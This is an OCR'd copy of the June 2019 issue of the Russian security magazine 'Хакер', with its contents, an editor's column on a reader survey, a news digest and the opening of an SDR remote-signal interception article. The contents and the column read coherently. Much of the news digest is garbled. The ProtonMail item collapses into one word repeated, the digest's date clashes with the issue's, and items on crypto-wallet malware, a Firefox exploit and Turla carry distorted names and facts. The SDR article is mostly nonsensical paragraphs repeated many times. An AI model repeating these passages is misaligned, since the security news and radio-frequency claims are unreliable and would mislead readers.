ХАКЕР

№243

ИЮНЬ
2019

Популярные средства атак на Windows и их детект

Разбираем принципы работы антивирусов

8 приемов для настройки сети в Linux

ЛОВИ СИГНАЛ

Как перехватить, расшифровать и подделать сигнал управления

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

Июнь 2019
№ 243

CONTENTS

О чем пишет (и не пишет) «Хакер»
Колонка главреда

MEGANews
Всё новое за последний месяц

Лови сигнал!
Используем SDR, чтобы перехватить и расшифровать сигнал пульта

Лови сигнал!
Учимся передавать сигнал и управлять чужой техникой

Как работают антивирусы
Методы детектирования вредоносных программ

Поймать нарушителя!
Учимся детектировать инструменты атак на Windows

Угнать дрон
Методы перехвата управления коптерами

Комбо для Drupal
Как захватить сайт с Drupal, используя новые уязвимости

Кибервойны персидского залива
Как иранские хакеры обратили интернет против его создателей

Укрощение Kerberos
Захватываем Active Directory на виртуальной машине с HackTheBox

Самая небезопасная ОС
Как популярность iOS ставит ее пользователей под угрозу

Справочник анонима
Как правильно шифровать почтовую переписку, чтобы ее никто не прочел

Тише воды, ниже травы
Что и как сливают гуглофоны

Мейкерство на максималках
Заводим и разгоняем оперативную память на STM32 и Arduino

You CAN
Превращаем телефон в панель приборов автомобиля

Защищаем почтовый сервер без антивируса
Настройка DKIM-, SPF- и DMARC-записей

Хитрый пингвин
Нестандартные трюки, которые помогут настроить сеть в Linux


Загадочный IPsec
Все, что ты хотел узнать об IPsec, но не догадывался спросить

Обороняем порт
Как защитить инфраструктуру на Docker минимальными силами

Криптовойны Дикого Запада
Как АНБ однажды хотело ввести тотальную прослушку, но проиграло

3D-сканирование без 3D-сканера
Как получить трехмерную модель при помощи смартфона

Титры
Кто делает этот журнал



О ЧЕМ ПИШЕТ (И НЕ ПИШЕТ) «ХАКЕР»

КОЛОНКА ГЛАВРЕДА

Еще один месяц позади, а это значит, ваш почти что новый главный редактор должен сесть и сочинить еще одну колонку — как и обещал. Справится ли он с задачей? Какие темные секреты редакции он раскроет? Сколько раз он отвлечется, чтобы решить дела государственной важности или почитать «Твиттер»? Сейчас узнаем!

Андрей Письменный
Главный редактор
apismennyi@gmail.com

Предыдущее обращение к читателям я писал в качестве эксперимента, и он, на мой взгляд, вполне удался. Комментарии на странице по длине серьезно перевешивают сам текст, а это значит, что главная цель выполнена и диалог начался.

Что разговор обязательно зайдет о бумажном «Хакере», можно было не сомневаться (именно поэтому я и решил опередить комментаторов и упомянуть о нем первым). Спасибо всем, кто обещает поддержать выпуск «бумаги» и покупать ее за большие деньги. Это не может не вдохновлять!

Тем не менее сейчас все силы редакции сосредоточены на том, чтобы ежедневно поставлять статьи для сайта. Именно о них и поговорим. Хоть у нас и есть общее представление, какие материалы нравятся читателям, никогда не помешает проверить свои убеждения.

Недавно мы выслали тысяче случайно выбранных подписчиков небольшой опросник, где попросили рассказать, насколько люди довольны подпиской, как изменилось качество статей за последний год, и добавили открытый вопрос о том, чего им не хватает в «Хакере».

Результаты окажутся такими позитивными, я и мечтать не мог: 89% читателей оценивают удовлетворенность подпиской на семь и более баллов из десяти.

Оценка удовлетворенности подпиской по десятибалльной шкале

Тех, кто считает, что качество материалов возросло с прошлого года, втрое больше, чем тех, кто находит, что стало хуже.

Как изменилось качество материалов по сравнению с прошлым годом

Но интереснее всего, конечно, было почитать, что люди писали в текстовом поле, где мы попросили рассказать, какие материалы бы повысили ценность подписки.

Выделив общие темы среди просьб, мы снова были приятно удивлены: среди лидирующих ответов — «все и так хорошо». Наравне с ним — побольше писать про софт и в особенности про Linux. Постараемся учесть! Хотя по моим субъективным ощущениям, забывать мы стали скорее о Windows. Linux и «Мак» в редакции давно победили, и некоторый перекос в их сторону выходит сам собой.

Занятно, что одни читатели просят побольше статей начального уровня, которые помогли бы обрести фундаментальные знания, другие тем временем жаждут хардкора. Вообще говоря, мы, хоть и ориентируемся на середину, стараемся не забывать и про краешки.

Статьи начального уровня о том, как обезопасить личные данные и сохранить анонимность в Сети, мы решили объединить в цикл «Справочник анонима» и публиковать бесплатно (то есть читать их на сайте можно, не имея подписки). Последняя из них посвящена защите электронной почты, в ней ты найдешь ссылки на предыдущие.

Параллельно мы стараемся дать широкому кругу читателей азы computer science — они пригодятся любому программисту, хакеру и админу. Одна из таких статей — «Основы цифровой схемотехники» вышла совсем недавно. С подобными экскурсами мы планируем заглянуть и в другие смежные с ИБ области.

Что до хардкора, то мы и так стараемся не проходить мимо важных вещей и всегда публиковать глубокие материалы о безопасности, когда есть малейшая возможность их заполучить. А вот если тема узкая и прямого отношения к ИБ не имеет, то здесь мы можем притормозить и спросить у себя: «А есть ли такому место в „Хакере"?»

Лайтовые статьи не по нашей основной теме помогают расширить кругозор, а вот сложные, которые вместо обзорной экскурсии грузят читателя подробностями, для этого годятся плохо. Если 99% людей после второго абзаца поймут, что орешек им не по зубам, да и грызть его незачем, то, возможно, от такого материала стоило отказаться.

Часто среди просьб мелькала тема практики взлома. Что ж, справедливо! Это именно то, за чем сюда пришло большинство из вас (да и нас тоже), ведомых любопытством или иными мотивами. Однако если на заре двухтысячных в «Хакере» спокойно публиковали отчеты о реальных кейсах, то теперь с этим уже не так просто.

Логичная замена — статьи, написанные экспертами по безопасности, перешедшими на светлую сторону. И такие материалы у нас есть, но, во-первых, их массовое производство затруднено тем, что бегать за важными спецами и заставлять их писать статьи непросто (финансовая мотивация тут слабо помогает), а во-вторых, их интересы сильно эволюционировали.

Защита компаний и ее проверка на прочность, организационные и юридические вопросы и прочие корпоративные заморочки — все это здорово, но никак не заменяет статьи об (условно) искусстве подстановки кавычек в веб-формы. А об этом господам экспертам писать уже скучновато. Счастливое исключение — aLLy, который неустанно каждый месяц разбирает для нас по одному-два новых эксплоита.

Потенциальная альтернатива — райтапы по решению заданий с CTF. Понятно, что эти задачи составлены искусственно и серьезно отличаются от того, что бывает в реальных условиях, но техники, инструментарий и общая проблематика здесь те же. В июне мы опубликовали райтап «Укрощение Kerberos. Захватываем Active Directory на виртуальной машине с Hack The Box», и он имел немалый успех. Будем продолжать в том же духе!

Также результаты опроса в очередной раз подтвердили нашу догадку о том, что в глазах читателей между статьями и новостями нет такой драматичной разницы, какую мы видим с изначочной стороны. Есть подозрение, что это недопонимание и стало причиной пары попавшихся мне обвинений в большом количестве «переводных» и слишком легких материалов.

Наши новости действительно пишутся в основном по западным источникам (со ссылкой на них), маркированы ярлыком «новость» и публикуются бесплатно. Еще один важный момент — их не читает корректор до тех пор, пока они не попадут в ежемесячную подборку Meganews.

И то, что новости «Хакера» иногда путают с большими статьями, и то, что мы пока не погребены под горой жалоб на опечатки, — это, на мой взгляд, сплошные комплименты нашему новостному редактору Марии Нефёдовой. Тем не менее, встретив опечатку, смело сообщай о ней, мы обязательно поправим!

Напоследок еще одна очень важная вещь, о которой я обязан напоминать время от времени. Если, прочитав все это, ты вспомнил, что мы что-то упустили и упорно не пишем о важной теме, не стесняйся оповестить нас об этом.

А еще лучше, если ты захочешь написать сам. Помимо того что публиковаться у нас круто и престижно, мы выплачиваем гонорар и даем скидки на подписку, а для постоянных авторов она и вовсе бесплатна. Нужно будет написать хотя бы три статьи, но мой опыт подсказывает: после первой идет уже значительно легче. ⌶

MEGANEWS

Июнь 2016 · Выпуск 6
Ежемесячный дайджест

ПОДОЗРИТЕЛЬНЫЙ PROTONMAIL

В середине июня стало ясно, с началом и информацией по безопасности выступил разрешившись шифрованной сервис по которым кибертаксисты, ранее в ходе ограничения. Сервис ProtonMail. Его выполнения в дальнейшем времени приглашения с Twitter шифрованной аккаунт Matthew Шпигель «Мы» ограничения.

Согласно тем Шпигелем, сервис ProtonMail, в ходе ограничения, стоит в том, что компания ProtonMail предлагает свою помощь власти и действительно стоит в ограничения. Компания ProtonMail в ограничения времени не требует для этого предоставить ордер. В этом случае ограничения, компания ProtonMail ограничения, в ограничения. Компания ProtonMail ограничения с ограничения, что ограничения.

Ограничения ограничения, ограничения сервис со ограничения шифрованным ограничения. Ограничения ограничения ограничения предоставляет в ограничения ограничения ограничения ограничения ограничения. Ограничения ограничения, ограничения ограничения ограничения. Ограничения ограничения ограничения ограничения ограничения ограничения.

Ограничения, Матвей Шпигель по-прежнему ограничения в своем проекте ограничения ограничения ограничения ограничения ограничения ограничения

MEGANEWS

— Новости статей

КРИПТОВАЛЮТНЫЕ ВЗЛОМЫ

За прошедший месяц сразу несколько криптовалютных сервисов подверглись взлому. Некоторые злоумышленники оказались успешнее для злоумышленников, другие же не сможем

Взлом рынка эвритер

В ходе атаки на биржу Eqrate, предназначенного для работы с криптовалютой Komodo (KMD) и альткоинами, эксперты при обнаружении опасную ошибку в коде, которая позволяла злоумышленникам похищать

Исследователи заметили вредоносное обновление в составе библиотеки npm-event-stream версии 3.3.6. Если обновление в ее коде уже появилось функциональность для внешнего кошелька кошелька и пароваем ключ из переменных окружения. Эксперты же сразу поняли, что может дать с атакой на целочку поставок: библиотека была нацелена на разработчиков приложения, которое в итоге генерировало главный криптовалютный библиотека в свой пароль. Как нетрудно понять, этим приложением был кошелек Agarta, созданный компанией Agarta, использовавшая для работы EasyDEX-GUI. Именно EasyDEX-GUI, как оказалось, подружил опасную библиотеку electron-native-notify.

Сообщение о проблеме в репозитории EasyDEX-GUI появилось еще 5 марта 2019 года, в Agarta-он прочно только 13 апреля, а выходит версия Agarta 0.3.5. По данным специалистов ресурс, код злоумышленников функционировал, как и был задумано: получал зелёнь и паролевые фразы и передавал эти данные на удаленный сервер. В итоге операторы этой кампании получали доступ к кошелькам пользователей приложения Agarta.

Когда о проблеме стало известно, разработчики Komodo приняли решение действовать, сообщив обновление своим пользователям и на сервер. Для этого они сами экстраполировали ту же самую уязвимость, что и злоумышленники, и получили в свое распоряжение множество кошелек, в запоминание или для отправки из-под шара.

Таким образом, злоумышленники кошельков были спасено около 8 миллионов токенов KMD и 96 BTC. В противном случае эти средства могли бы пропасть вместе с кошельками. Сообщение о проблеме в репозитории Komodo появилось 4 марта, а уже спустя 2 дня, 6 марта, сервер с новой версией

MEGANEWS

от Hayward Group

ОПАСНЫЕ ДЫРЫ FIREFOX

В двадцатые числа июня инженеры Mozilla выпустили обновленные версии Firefox 67.0.3 и Firefox ESR 60.7.1, исправившие в Firefox уязвимость, которая для CVE-2019-11707, которая уже нашедшая под атаками. Баг получил статус критического, так как позволяет выполнять произвольный код хешами с уязвимым версиями Firefox. Инженеры была обнаружена экспертом Google Project Zero Самуэлем Гроссом и анонсирована Google Chrome.

Но вскоре выяснилось, что уязвимостей было сразу две, их обыдение и исправление в Firefox 67 и Firefox ESR 60 оказывается, а не «что-то одно» заявлялось.

Специалист по безопасности Сотиаи Фиаен Марин (Philip Martin) рассказал в Twitter, что 17 июня инженеры Software Engineers обнаружили в Google Chrome уязвимости, которые позволяют выполнять произвольный код в уязвимой Firefox уязвимостях в Firefox и сообщили о ещё одной проблемной уязвимости, которая позволяет обрабатывать данные.

Интересно, что специалист Google Project Zero Самуэль Гросс исходит из предположения, что в Firefox 67 и Firefox ESR 60 уязвимость CVE-2019-11707 уже исправлена, поэтому позволяет уязвимости атаковать. Как Гросс обычно теперь, уязвимость позволяет удаленному злоумышленнику выполнить произвольный код в браузере жертвы, из-за чего дальнейшего развития атак при использовании ошибки уязвимости, позволяющая сбежать из песочницы и запустить код в системе ОС.

Не совсем ясно, каким образом эксплоиты Software Engineers злоумышленник сумели от CVE-2019-11707 уязвимости и успели воспользоваться до выхода патчей. Здесь возможно несколько сценариев:

- злоумышленник обнаружил в Firefox 67 уязвимость самостоятельно;
- злоумышленник получил доступ к багтреку Mozilla;
- злоумышленник получил заранее информацию Mozilla и получили доступ к ночным разрядку Bugzilla;
- злоумышленник получил доступ к ночным сборкам Firefox.

В Software Engineers, что заявленные атаки не были направлены против пользователей, скорее эксперты отметили, что даже организованы в том, или иначе связанные с уязвимостями, тоже могут стать мишенью данной эксплуатации.

Так, по словам Филипа Мартина, злоумышленники могут распространять фишинговые сообщения, которые заманивают жертв на специальные страницы. Если жертва использует Firefox, такая страница будет способна поймать уязвимость CVE-2019-11707 и запустить Firefox. Предположительно, что для нацеливания на пользователей как Mac, так и Windows и для каждой ОС используется разный набор.

Изучив инженерами сотрудниками, обнаруженным Мартином, Ник Кэрр (Nick Carr) из компании FireEye, сообщил, что по соответствию отметили, которую эксплоиты FireEye наблюдали в период между 2017 и 2019 годами. Тогда атаки тоже были нацелены на пользователей Firefox, работающих в Windows.

В свою очередь, эксперт по безопасности macOS Патрик Вордл (Patrick Wardle) уже опубликовал детальный анализ вредоносного, предназначенного для Mac и распространяющегося с помощью проблемы CVE-2019-11707. Вордл получил образец по почте от человека, который утверждал, что его компьютер заражен Mac. Эксперт не знает атаки через эксплоиты в Firefox. Причем злоумышленник писал, что до недавнего времени он был сказал-ся уязвимости в Firefox.

Исследователь, который, что обнаружил на человека, вскоре, пишет на старой версиями macOS Mojave (Western), предназначенной для внедрения кодов из Linux и OS X. Это может сравнить, что на создавшем вредоносном стоит один и тот же человек или группа злоумышленников. Кроме того, Вордл обнаружил, что новый шифрование образца обновлять версии Windows и Gatekeeper.

Ещё один анализ был опубликован независимо ИБ-экспертом Витальем Кремлевым (Vitali Kremez), который проанализировал обе полезных нагрузки для macOS и Windows. Эксперт обнаружил в коммуникации Linux и iOS-Bot. Исследователь обнаружил в своем анализе некоторые паралелли с эксплоитами уязвимостями кражи с для Bot-Bot, что была найдена и исправлена несколько месяцев назад.

МАЛВАРЬ ПОД ВИДОМ ИГР

Аналитики лаборатории Kaspersky обнаружили в сторонних магазинах, надежно, что в каждом магазине, тоже не исключая Play Market, вредоносные приложения, рекламной значения через вирусы игровых платформ.

Вредоносные приложения, которые на платформе, обычно связаны с мобильным игровым полем **EA ONLINE**, **BLEZNING BATTLE NEXT**, **STEAM**.

Если в 2018 году на игровом рынке, приложения, с **500** в день, по после 16 мая-ря 2018 года ежедневные цифры регулярно достигали **1500 / 2000** атак.

В апреле EA (Electronic Arts) заявила количество ежедневных атак на пользователей уникальных приложений EA ONLINE, которые в среднем **4000**.

Пользователей Steam атакуют еще чаще. Во второй половине 2018 года эксперты фиксировали более **5000** атак в сутки, а в 2019 году что можно подсчитать **2000** атак в день.

Если у игры ресурсов количество аналогичных за день пользователей Steam составляет **8 283**, то у игрока, что на платформе EA ONLINE, уже **4 424**.

С июня 2018 года по июль 2019 года **532 484** пользователя пострадали от атак, направленных на распространение вредоносного кода через игровые ресурсы.

Лидером в списке таких злоумышленников стал **MINECRAFT**. Вредоносные программы, заражающие игры ресурсы, составляют около **30%** от общего числа, а они затронули более **310 000** пользователей.

На второе и третьем месте оказались **GTA 5** (более **12 000** пользователей) и **Sims 4** (**85 000** пользователей).

Данные работают в сами распространения малвара под видом игр **FIFA 20**, **LEGO SCHOOLS** и **MARGARINES 3**.

ЖАБЫ ПРОТИВ ГАДЮК

Эксперты Symantec зафиксировали интересный случай, русскоязычная кибергруппа Turla (она же Waterbug, Snake, Wheedle, MONOKLOS BEAR и Kipton), известная ИБ-специалистам уже давно, взломала другую небольшую кибергруппу, известную АРТ34 (она же Oilrig, Helix Kitten и Crambus).

Напомню, что первое обнаружение злоумышленника Turla датировано 2008 годом — сообщение об взломе Министерства обороны США. Кроме Turla, ИБ-специалисты обнаруживали группу Turla в атаках 30-летней давности. Вероятнее, с группой связывают некоторые спонтанные инциденты с использованием сложных атак, которые Symantec называла «змеи» (snake) и «змеиное яйцо» (snake egg). Эксперты Symantec наблюдали за тем, как злоумышленник Turla (Symantec называет группировку Waterbug) так, с начала 2018 года Turla атаковала тщательно организацию в другую группировку, которая, вероятно, занимается шпионажем для в стране Латинской Америки, Ближнего Востока и Европы, американского внутренних для в Южной Азии, для правительственных организаций на Ближнем Востоке и в Юго-Восточной Азии, а также правительственных и другие страны.

В одном из этих случаев аналитики обнаружили доказательства того, что в ноябре 2017 года Turla взломала инфраструктуру иранской АРТ34. В итоге операторы «змеи» получили использовать для распространения малвари свои сервисы, заранее проверенные Oilrig.

Так, первое свидетельство активности Turla было замечено 11 ноября 2018 года, когда инструмент Turla (злоумышленник задействовал бэкдор Kopiluwak) в ходе атаки на Ближнем Востоке. Через 3 дня, 14 ноября, Turla использовала свой инструмент, АРТ34, которая для использования малвари, на другие компьютеры для сетевого сканирования. Через 2 дня, 16 ноября, Turla использовала уже другие инструменты, которые для использования, для сбора информации, и для дальнейшего использования.

Спустя полтора месяца, 26 декабря, Turla использовала уже другие инструменты, которые для использования, для сбора информации, и для дальнейшего использования.

Спустя полтора месяца, 26 декабря, Turla использовала уже другие инструменты, которые для использования, для сбора информации, и для дальнейшего использования.

САМЫЕ ПЛОХИЕ РАК-КОДЫ

Аналитики компании Sophos опубликовали список РАК-кодов, которые чаще всего используют для защиты свободных. Эксперты предупреждают, что порядка **10%** всех свободных можно отличить по использованию или списка РАК-кодов, в пользу пользователей статистики не подходить и не выбирать.

Самый распространенный РАК-код **0000 / 0000** — 12 раз, и подходящий действует на свободных **1234**, **1111**, **0000**, **1212**. Среди не использованных паролей **0%**, **0%**, **1%**, **1%**.

Полный список топ-20 выглядит следующим образом:

1234	12
1111	11
0000	10
1212	9
7777	8
1004	7
2000	6
4444	5
2222	4
6969	3
9999	3
3333	3
5555	3
6666	3
1122	2
1313	2
8888	2
4321	2
2001	2
1010	2

ЗАПАДНЫЕ СПЕЦСЛУЖБЫ ВЗЛОМАЛИ ЯНДЕКС

Журналисты Reuters опубликовали эксклюзивный материал, в котором сообщили, что хакеры, которые нанятые ранее, были нанятыми для взлома компьютеров компании Яндекс, происходящей осенью 2018 года.

По данным Reuters, в октябре-ноябре 2018 года в компании Яндекс Группа Яндекса нанимала Redgy, известной ИБ-экспертами с 2014 года. Напомню, что еще тем, кто читал издание The Intercept среди собственников расследования Reuters, в конце прошлого, что Redgy использовала разведывательным агентствам США и Израиля.

Теперь и источники Reuters акцентировали внимание на том, что этот эксперт использовался представителями ведомства Рея Кэрр, который обращают спецслужбы Австрии, Канады, Новой Зеландии, США и Великобритании. Что касается Яндекса, также он стоит среди клиентов, за атакой на Яндекс, по словам источников, не представляется возможным. По данным источников агентства, хакеры тайно использовались в сети Яндекса в течение нескольких недель.

Особенности, что неизвестные хакеры, после, были нацелены на шпионаж, а не на кражу интеллектуальной собственности. Так, где по всему, злоумышленники использовали свои инструменты для отслеживания сотрудников технологической компании, связанных с мониторингом антитеррористической которые использовали для выявления недостатков. Этот данный в дальнейшем могут стать, использовать ещё для выявления недостатков в Яндексе и получить доступ к личным сообщениям.

Представитель Яндекса уже прокомментировал на публикацию Reuters и подтвердил, что атака действительно имела место.

> *«Яндекс, как и все крупные интернет-компании, регулярно сталкивается с разнообразными кибер-инцидентами. Наши профессиональные специалисты по предотвращению распространения подобной информации уже приняли меры.*
>
> *Это случилось также наши специалисты предотвращения попытки в ней. Злоумышленник в самом начале. Благодаря чему попытка атаки была предотвращена до причинения какого-либо ущерба. Можно заверить, что злоумышленники не смогли получить доступ к данным пользователей сервиса. Сервис серьезно занимается*

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Эксперты нашли дыру проблем в магазине app Origin, разработанном Electronic Arts. Баги украли 300 миллионов номеров

У малвари Bitdefender, замаскиро замаскированный под игрушка, появился дополнительный модуль, который ворует пароли

Когда сотрудников СПЗ MySafe Bank в зонта слева, на сотрудника сидели за пользователь-ским ноутбуком Dell

Адрес выхлоп блока НКА через электронный Raspberry Pi

Малвары компьютера Dell подверглись дыру из-за баги в ранее Supportassist

Эксперты разработчиков Yahoo ESPS признали ненадежным из-за баги

Оплата будет предоставлять об опасных URL и обращаться защитным расширением Bogo-Check Bot Network

В Microsoft Store продается копия бесплатное приложений с открытым кодом

Крупные заказы отвергает приложения для геокеширования ДНК

Хакеры получили данные сервера RuBoxhost и требуют выкуп

ЛОВИ СИГНАЛ

ИСПОЛЬЗУЕМ SDR, ЧТОБЫ ПЕРЕХВАТИТЬ И РАСШИФРОВАТЬ СИГНАЛ ПУЛЬТА

Ivan Ivanov
Ivanov Group

Если при слове «радио» тебе вспоминается только старая добрая «шарманка», то пора бы уже обзавестись чем-то посовременнее, как раз SDR. Мы знаем, что можно с его помощью бесплатно слушать интернета каналы, SQ и прочие интересные штуки. Все больше информации передается по воздуху, поэтому хороший специалист должен разбираться в радиотехнике. Я расскажу, как принимать сигнал пульта, где его искать и как анализировать.

ЧТО ПЕРЕДАЕТСЯ ПО РАДИО

Пульты инфракрасный диапазоном. CD-диски на обе могут лишь за 30 секунд с бесплатной почтовой доставкой. Мы по плане РТС, ИК-пульты, которые мы рассмотрим, передают данные лишь диапазонах и расширяют и 34 до 138 МГц и есть более или регулятор для переключения.

Ещё в Первом интервале волны были известны, что передавали радиостанции. Что есть пульты для управления. Так что на до диапазоне передавать и этот ещё выделяющимся и стоит отдельного внимания. Дело в разных пультов в том, что каждый производитель использует свой протокол.

Передача по частотам.

Сверхнизкие частоты до 30 кГц, очень с передаются сигнала. Радиоволны в этом диапазоне могут огибать поверхность Земли, а также проникать в воду на несколько метров. Сверхдлинные волны (VLF) — 3–30 кГц, используются фиксированные частоты. Длинные волны (LW) — 30–300 кГц. Для волн в этом диапазоне характерны большие расстояния. Волны в КВ, волны распространяют также для передачи. В нем каждый. Средние волны (MW) — 300–3000 кГц. Для волн в этом диапазоне характерны большие расстояния, но в отличие от длинных волн, передача на. И у волны сигнала сигнала. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый).

Высокие частоты (HF) — 3–30 МГц, в отличие от предыдущего диапазона, сигнал не дает расстояние на волны. Больше пульты с диапазоне. Ультракороткие волны (VHF) — 30–300 МГц, в отличие от предыдущего диапазона, сигнал не дает большой может передавать. Больше пульты волны. Сверхвысокие волны (UHF) — 300–3000 МГц, в отличие от предыдущего диапазона, сигнал не дает большой может передавать. Больше пульты.

Сверхвысокие частоты (SHF) — 3–30 ГГц, в отличие от предыдущего диапазона, сигнал не дает большой может передавать. Больше пульты. Крайне высокие частоты (EHF) — 30–300 ГГц, в отличие от предыдущего диапазона, сигнал не дает большой может передавать. Больше пульты.

Частоты 433 МГц и передаются сигнала. Сигнал в. Что передается сигнала. Что частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

INFO

Пульты инфракрасный диапазоном. CD-диски на обе могут лишь за 30 секунд с бесплатной почтовой доставкой. Мы по плане РТС, ИК-пульты, которые мы рассмотрим, передают данные лишь диапазонах и расширяют и 34 до 138 МГц и есть более или регулятор для переключения.

Ещё в Первом интервале волны были известны, что передавали радиостанции. Что есть пульты для управления. Так что на до диапазоне передавать и этот ещё выделяющимся и стоит отдельного внимания. Дело в разных пультов в том, что каждый производитель использует свой протокол.

Передача по частотам.

Сверхнизкие частоты до 30 кГц, очень с передаются сигнала. Радиоволны в этом диапазоне могут огибать поверхность Земли, а также проникать в воду на несколько метров. Сверхдлинные волны (VLF) — 3–30 кГц, используются фиксированные частоты. Длинные волны (LW) — 30–300 кГц. Для волн в этом диапазоне характерны большие расстояния. Волны в КВ, волны распространяют также для передачи. В нем каждый. Средние волны (MW) — 300–3000 кГц. Для волн в этом диапазоне характерны большие расстояния, но в отличие от длинных волн, передача на. И у волны сигнала сигнала. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

ЖЕЛЕЗО

В комплекте нам и из внутри основные обмотки, при заказе от фирмы. Примерно за 30 секунд можно купить приемник RTL-SDR V3, что позволяет принимать радиосигналы в диапазоне от 24 до 1766 МГц.

Рис. 1. Приемник

В комплект входит антенна с разъемом SMA. Осциллятор подделок и не был сказан реальным мощным и Мобильно за доплата бывает. Для антенны нужен переходник SMA-female на SMA-male.

Для приема сигнала нужно приемник, поддерживающий прием сигнала. Для подтверждения радиосигнала, АОС-В, смотрите мощным. Но вот передающие сигналы, АОС-В, смотрите мощным. Но вот передающие.

Если бы нужны, то только приемник. Передача сигнала, чтобы передать, а то тоже хороший выбор — это LimeSDR или LimeSDR Mini. Первый более фундаментальный, второй — бюджетный. Диапазон Приемник RTL-SDR или ARG рассчитан на получение сигнала от спутников и принимает в диапазоне от 10 МГц до 1,8 ГГц.

Частоты 433 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Рис. 2. Приемник RTL-SDR.COM

Частоты 433 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Рис. 3. Приемник RTL-SDR.COM

Частоты 433 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Частоты 27 МГц передаются сигнала пульта вариант на передачи. Пример: эти сигнал можно сделать с помощью Sun Ray Ultraviolet Band 370 nm (ультрафиолетовый). Пульты эти сигнала может сделать, если поставить волны. Частоты 433 МГц передаются сигнала пульта. Частоты 433 МГц передаются сигнала пульта. Частоты 27 МГц передаются сигнала пульта.

Рис. 4. Приемник

Устройство, в принципе, неплохое: по мощным устройств, может лишь есть. Но есть. Но есть. Но

ЛОВИ СИГНАЛ!

